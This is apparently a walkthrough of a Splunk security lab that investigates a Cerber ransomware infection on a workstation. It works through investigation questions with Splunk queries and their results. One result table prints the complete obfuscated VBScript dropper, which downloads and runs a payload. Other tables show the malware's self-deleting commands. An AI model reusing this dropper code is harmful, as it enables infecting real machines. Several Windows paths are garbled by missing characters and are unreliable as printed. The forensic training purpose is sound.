
Ransomware

Ransomware Prologue

In this scenario, one of your users is greeted by this image on a Windows desktop that is claiming that files on the system have been encrypted and payment must be made to get the files back. It appears that a machine has been infected with Cerber ransomware at Wayne Enterprises and your goal is to investigate the ransomware with an eye towards reconstructing the attack



What was the most likely IP address of we8105desk on 24AUG2016?

Apply a time filter to match the date 08/24/2016 to the below request:

```
index=botsv1 we8105desk
| stats count by sourcetype
| sort -count
```

sourcetype	count
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	104360
wineventlog	10028
stream:smb	1528
stream:ldap	48
nessus:scan	24
WinRegistry	3

Now, let's request the IP seen by the first source:

```
index=botsv1 we8105desk  sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
| stats count by src_ip
| sort-count
```

src_ip	count
192.168.250.100	52270
192.168.250.255	69
127.0.0.1	66
0.0.0.0	42
224.0.0.252	6
192.168.250.70	1

Answer: `192.168.250.100`

What is the name of the USB key inserted by Bob Smith?

Googling for the terms `find name usb key registry` leads to https://docs.microsoft.com/en-us/windows-hardware/drivers/usbcon/usb-device-specific-registry-settings where we see that the name of USB key is stored under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB`, in a key named `FriendlyName`.

Let's search for it:

```
index=botsv1 sourcetype=WinRegistry friendlyname
| stats count by registry_value_data
```

Answer: `MIRANDA_PRI`

After the USB insertion, a file execution occurs that is the initial Cerber infection. This file execution creates two additional processes. What is the name of the file?

Chances are that the first execution will be processed from the USB key directly. Let's identify the potential drive for USB:

```
index=botsv1 we8105desk sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
| makemv delim=":" CurrentDirectory | eval drive=mvindex(CurrentDirectory,0)
| stats count by drive
```

drive	count
C	298
D	7

The USB key is with drive `D:\`. Now, let's search in the sysmon logs for commands mentioning this drive.

```
index=botsv1 host="we8105desk" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
CommandLine="*D:\\*"
| table _time, CommandLine
| reverse
```

Results:

time	CommandLine
2016-08-24 16:43:12	“C:Files (x86)Office14.EXE” /n /f "D:_Tate_unveiled.dotm"
2016-08-24 16:56:47	“C:3232.exe” C:3232.dll,OpenAs_RunDLL D:Stuff\013\013366.pdf

Answer: `Miranda_Tate_unveiled.dotm`

During the initial Cerber infection a VB script is run. The entire script from this execution, pre-pended by the name of the launching .exe, can be found in a field in Splunk. What is the length in characters of this field?

```
index=botsv1 host="we8105desk" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
(CommandLine="*D:\\*" OR ParentCommandLine="*D:\\*")
| eval length=len(CommandLine)
| table CommandLine, length
| sort by -length
| head 1
```

Results:

CommandLine	length
cmd.exe /V /C set “GSI=%APPDATA%%RANDOM%.vbs” && (for %i in (“DIm RWRL” “FuNCtioN GNbiPp(Pt5SZ1)” “EYnt=45” “GNbiPp=AsC(Pt5SZ1)” “Xn1=52” “eNd fuNCtiON” “SUb OjrYyD9()” “J0Nepq=56” “Dim UJv,G4coQ” “LT=23” “dO WHiLE UJv<>3016-3015” “G4coQ=G4coQ+1” “WSCRiPt.sLEeP(11)” “LoOP” “UsZK0=85” “ENd suB” “fuNctIon J7(BLI4A3)” “K5AU=29” “J7=cHR(BLI4A3)” “XBNutM9=36” “eNd fuNCtiON” “SUb MA(QrG)” “WXCzRz=9” “Dim Jw” “Qt7=34” “Jw=TIMeR+QrG” “Do WhiLE tIMEr<Jw” “WSCRipT.sleEP(6)” “LOOp” “EXdkRkH=78” “enD sUB” “fUnCTion M1p67jL(BwqIM7,Qa)” “Yi=80” “dIM KH,ChnFY,RX,Pg,C6YT(8)” “Cm=7” “C6YT(1)=107” “Rzf=58” “C6YT(5)=115” “BSKoW=10” “C6YT(4)=56” “Cwd6=35” “C6YT(7)=110” “AQ=98” “C6YT(6)=100” “Y6Cm1I=82” “C6YT(2)=103” “JH3F2i=74” “C6YT(8)=119” “JRvsG2s=76” “C6YT(3)=53” “Yh=31” “C6YT(0)=115” “GuvD=47” “Tbvf1=67” “SeT KH=cReATeObject(A9y(”3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D“,”Yo“))” “V2JR=73” “Set ChnFY=KH.GETfilE(BwqIM7)” “RGeJ=68” “SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)” “CtxOk=82” “seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)” “XPL9af=76” “Do uNtil Pg.aTEnDOfStReam” “RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))” “LooP” “IQz=49” “RX.cloSe” “CBR1gC7=51” “Pg.cLOSE” “PmG=64” “eNd funCTIOn” “FUNcTION Ql9zEF()” “IBL2=16” “Ql9zEF=secoND(Time)” “MUTkPNJ=41” “End FUNcTiOn” “FUnCtion A9y(Am,T1GCbB)” “CWCH9r=82” “Dim V3sl0m,F4ra,AxFE” “RLLp8R=89” “For V3sl0m=1 To (lEn(Am)/2)” “F4ra=(J7((8270-8232)) & J7((5328/74))&(miD(Am,(V3sl0m+V3sl0m)-1,2)))” “AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))” “A9y=A9y+J7(OyVNo(F4ra,AxFE))” “NeXT” “DxZ40=89” “enD fUNction” “Sub AylniN()” “N6nzb=92” “DIm GWJCk,Q3y,GKasG0” “FDu=47” “GWJCk=93961822” “UZ=32” “FoR Q3y=1 To GWJCk” “GKasG0=GKasG0+1” “neXt” “B1jq2Hk=63” “If GKasG0=GWJCk tHen” “KXso=18” “MA((-176+446))” “IP4=48” “Yq(A9y(”0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826“,”QcOi4XA“))” “YTsWy=31” “elSe” “DO5gpmA=84” “A8=86” “EnD iF” “XyUP=64” “eND SuB” “sUB GKfD3aY(FaddNPJ)” “SDU0BLq=57” “DiM UPhqZ,KbcT” “DxejPK=88” “KbcT=”Drn4AW"" “GROlc7=82” “sET UPhqZ=CREAteOBJecT(A9y(”332A7B05156A211A46243629“,KbcT))” “Gs0g=3” “UPhqZ.OpEn” “TF1=68” “UPhqZ.tyPE=6867-6866” “RDjmY=24” “UPhqZ.wrITe FaddNPJ” “WiFgvS=78” “UPhqZ.SaVeTOfIle RWRL,8725-8723” “AF=4” “UPhqZ.closE” “JC7sf2=1” “Cke4e” “JM=88” “EnD suB” “fuNCtIoN Yq(PDqi1)” “I0=22” “DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK” “GJDnbE=32” “On ErrOR reSume NeXT” “B7bT=1” “Uv=”Tk"" “ELw=73” “sEt YTwwO=CREaTeObjeCT(A9y(”3C07082602241F7A383C0E3807“,Uv))” “K4=62” “GAiF” “IS1cj=19” “Set Dzc0=YTwwO.eNVIrONMEnt(A9y(”013B183400023A“,”EQiWw“))” “D9S=38” “RWRL=Dzc0(A9y(”14630811720C14“,”XU3“))&J7((8002-7910))& Ql9zEF & Ql9zEF” “AtCQ=95” “JiYwVG=”FcQqQ"" “Tf=79” “sEt BAU7Cz=CrEATEoBjECT(A9y(”2E38122329103E1725683B1C3D19123701“,JiYwVG))” “QUY=56” “BAU7Cz.OpeN A9y(”0D0E1E“,”KJ“),PDqi1,7387-7387” “JX2=58” “BAU7Cz.SeTReQuEstHeAdeR A9y(”1F59242828“,”OM8J“),A9y(”0D354C3D356B567A0F6B6B“,”VoL8XF“)” “URkT=71” “BAU7Cz.SEnD()” “QdFeA6=65” “if BAU7Cz.StaTUstExt=A9y(”652840353A542512023C5B3D572F27“,”S5I2A“) then” “PwTLW23=36” “GAiF” “R4xYBS=63” “MA(4)” “PjL6m=46” “GKfD3aY BAU7Cz.ReSpONSEbody” “Fj98=72” “Else” “D7T=91” “IK=”NNXFD0"" “NK=74” “SeT BAU7Cz= CreATeobJECT(A9y(”033125365F3D213E326A680302101210 60“,IK))” “QJ=35” “BAU7Cz.oPeN A9y(”2A2F0E“,”TmjZ8d“),A9y(”07351B31556E40785D6F5D735D6F5E715B6F5E795D6E02291B33412B1F26“,”Ao"),5022-5022" “UMp8=85” “BAU7Cz.SeTReqUesTheadER A9y(”1439190A24“,”AFXwm“),A9y(”371038301A716C5F7B6644“,”LUi“)” “NluUc=93” “BAU7Cz.SENd()” “EOtR=44” “If BAU7Cz.STaTUSTexT=A9y(”03510A3B3A51146F105F163B365E0C“,”OS0x“) THen GKfD3aY BAU7Cz.REsPOnSeBODY” “Q6sMEZ=54” “I9Nl7=56” “end if” “Dq=54” “eND FuNCTioN” “fUNctIon OyVNo(U1,Brt0d)” “SNOW=59” “OyVNo=(U1 ANd noT Brt0d)oR(NOt U1 And Brt0d)” “QTi5K=54” “enD funcTION” “Sub Cke4e()” “WTOyAw=62” “dIM EuM,WIbud,NCiN,Fs8HJ” “A5AT=92” “NCiN=”"""" “SX6=93” “WIbud=RWRL & Ql9zEF & A9y(”4A330F3F“,”WdGbOGp“)” “V5B7Zh=92” “M1p67jL RWRL,WIbud” “L13=45” “iF Fs8HJ=”" tHen MA(4)" “CHaK=38” “EuM=”Iqxkf"" “U56m=67” “SEt VP=creATeoBJEcT(A9y(”262B081420010C453521141407“,EuM))” “U5Quw=85” “VP.Run A9y(”1023287B163629755C0D6C06270F1E01536C6E7551“,”UsNL“) & WIbud & NCiN,2912-2912,5755-5755” “A6mfcYL=76” “End sUB” “JoxZ3=43” “AylniN” “suB GAiF()” “G4vzM=95” “Dim DCRml9g, CjoNOY9” “For DCRml9g = 68 To 6000327” “CjoNOY9 = Rvwr + 23 + 35 + 27” “Next” “KK0H=46” “enD sUb”) do @echo %~i)>“!GSI!” && start "" “!GSI!”	4490

Answer: `4490`

Bob Smith's workstation (we8105desk) was connected to a file server during the ransomware outbreak. What is the IP address of the file server?

```
index=botsv1 host="we8105desk" sourcetype=WinRegistry fileshare
| head 1
```

Time	Event
8/24/16 5:15:18.000 PM	08/24/2016 11:15:18.043… 2 lines omitted …process_image="c:.exe"registry_type="CreateKey"key_path="HKU-1-521-67332772-3493699611-3403467266-11092##192.168.250.20#fileshare"data_type="REG_NONE"

Answer: `192.168.250.20`

What was the first suspicious domain visited by we8105desk on 24AUG2016?

After removing all legitimate domains:

```
index=botsv1 src_ip="192.168.250.100" sourcetype=stream:dns record_type=A NOT (query{}="*microsoft.com" OR query{}="wpad" OR query{}="*.waynecorpinc.local" OR query{}="isatap" OR query{}="*bing.com" OR query{}="*windows.com" OR query{}="*msftncsi.com")
| table _time, query{}
| sort by _time
```

Results:

time	query{}
2016-08-24 16:48:12.267	solidaritedeproximite.org
2016-08-24 16:49:24.308	ipinfo.io
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win

Answer: `solidaritedeproximite.org`

The malware downloads a file that contains the Cerber ransomware cryptor code. What is the name of that file?

```
index=botsv1 src_ip="192.168.250.100" sourcetype=suricata http.hostname=solidaritedeproximite.org
|  table _time, http.http_method, http.hostname, http.url
```

Results:

time	http.http_method	http.hostname	http.url
2016-08-24 16:48:13.492	GET	solidaritedeproximite.org	/mhtr.jpg

Answer: `mhtr.jpg`

What is the parent process ID of 121214.tmp?

```
index=botsv1 121214.tmp sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" CommandLine=*
| table _time, CommandLine, ProcessId, ParentCommandLine, ParentProcessId
| reverse
```

time	CommandLine	ProcessId	ParentCommandLine	ParentProcessId
2016-08-24 16:48:21	“C:32.exe” /C START "" “C:.smith.WAYNECORPINC\121214.tmp”	1476	“C:32.exe” “C:.smith.WAYNECORPINC\20429.vbs”	3968
2016-08-24 16:48:21	“C:.smith.WAYNECORPINC\121214.tmp”	2948	“C:32.exe” /C START "" “C:.smith.WAYNECORPINC\121214.tmp”	1476
2016-08-24 16:48:29	“C:.smith.WAYNECORPINC\121214.tmp”	3828	“C:.smith.WAYNECORPINC\121214.tmp”	2948
2016-08-24 16:48:41	“C:.smith.WAYNECORPINC{35ACA89F-933F-6A5D-2776-A3589FB99832}.exe”	3836	“C:.smith.WAYNECORPINC\121214.tmp”	3828
2016-08-24 16:48:41	/d /c taskkill /t /f /im “121214.tmp” > NUL & ping -n 1 127.0.0.1 > NUL & del “C:.smith.WAYNECORPINC\121214.tmp” > NUL	1280	“C:.smith.WAYNECORPINC\121214.tmp”	3828
2016-08-24 16:48:41	taskkill /t /f /im “121214.tmp”	1684	/d /c taskkill /t /f /im “121214.tmp” > NUL & ping -n 1 127.0.0.1 > NUL & del “C:.smith.WAYNECORPINC\121214.tmp” > NUL	1280
2016-08-24 16:48:42	ping -n 1 127.0.0.1	556	/d /c taskkill /t /f /im “121214.tmp” > NUL & ping -n 1 127.0.0.1 > NUL & del “C:.smith.WAYNECORPINC\121214.tmp” > NUL	1280

Answer: `3968`

Amongst the Suricata signatures that detected the Cerber malware, which signature ID alerted the fewest number of times?

```
index=botsv1 cerber sourcetype=suricata
| stats count by alert.signature, alert.signature_id
| sort -count
```

alert.signature	alert.signature_id	count
ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response	2816764	2
ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup	2820156	2
ETPRO TROJAN Ransomware/Cerber Checkin 2	2816763	1

Answer: `2816763`

The Cerber ransomware encrypts files located in Bob Smith's Windows profile. How many .txt files does it encrypt?

First run the following request:

```
index=botsv1 host=we8105desk sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" *.txt
| stats count by TargetFilename
```

We see that the ransomware crypts files in several locations. To focus on Bob Smith's Windows profile, let's filter `*.txt` files in Bob Smith's home folder:

```
index=botsv1 host=we8105desk sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
TargetFilename="C:\\Users\\bob.smith.WAYNECORPINC\\*.txt"
| stats dc(TargetFilename)
```

Answer: `406`

How many distinct PDFs did the ransomware encrypt on the remote file server?

The majority of logs related to PDF is in the `wineventlog` sourcetype:

```
index=botsv1 *.pdf
| stats count by sourcetype
| sort -count
```

Results:

sourcetype	count
wineventlog	527
stream:smb	283
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	50
WinRegistry	3
stream:http	1

There are 2 distinct destinations:

```
index=botsv1 *.pdf sourcetype=wineventlog
|  stats count by dest
|  sort -count
```

dest	count
we9041srv.waynecorpinc.local	526
we8105desk.waynecorpinc.local	1

The most probable one is the first name. Now, let's target the source address:

```
index=botsv1 *.pdf sourcetype=wineventlog   dest="we9041srv.waynecorpinc.local"
|  stats count by Source_Address
|  sort -count
```

Source_Address	count
192.168.250.100	525
192.168.2.50	1

The first IP was the one found in the beginning of our investigation for the remote file server.
Now, we should be able to know how many PDF files have been encrypted on the remove file server:

```
index=botsv1 sourcetype=wineventlog dest="we9041srv.waynecorpinc.local" Source_Address="192.168.250.100"
Relative_Target_Name="*.pdf"
| stats dc(Relative_Target_Name)
```

Answer: `257`

What fully qualified domain name (FQDN) does the Cerber ransomware attempt to direct the user to at the end of its encryption phase?

We already identified the domains previously:

```
index=botsv1 src_ip="192.168.250.100" sourcetype=stream:dns record_type=A NOT (query{}="*microsoft.com" OR
query{}="wpad" OR query{}="*.waynecorpinc.local" OR query{}="isatap" OR query{}="*bing.com" OR
query{}="*windows.com" OR query{}="*msftncsi.com")
| table _time, query{}
| sort by _time
```

Results:

time	query{}
2016-08-24 16:48:12.267	solidaritedeproximite.org
2016-08-24 16:49:24.308	ipinfo.io
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win

At the end of the encryption process, the user is redirected to `cerberhhyed5frqa.xmfir0.win`.

Summary

Here is what we have found during our investigation:

User (or someone) inserted an infected USB drive into Bob Smith's workstation (not sure why!?!)

Word document spawned a Suspicious Process which spawned additional processes

File was downloaded after calls were made to a FQDN and IP address

Encryption of files begin on both local disk and shares

Redirection to an external site with notification of encryption occurred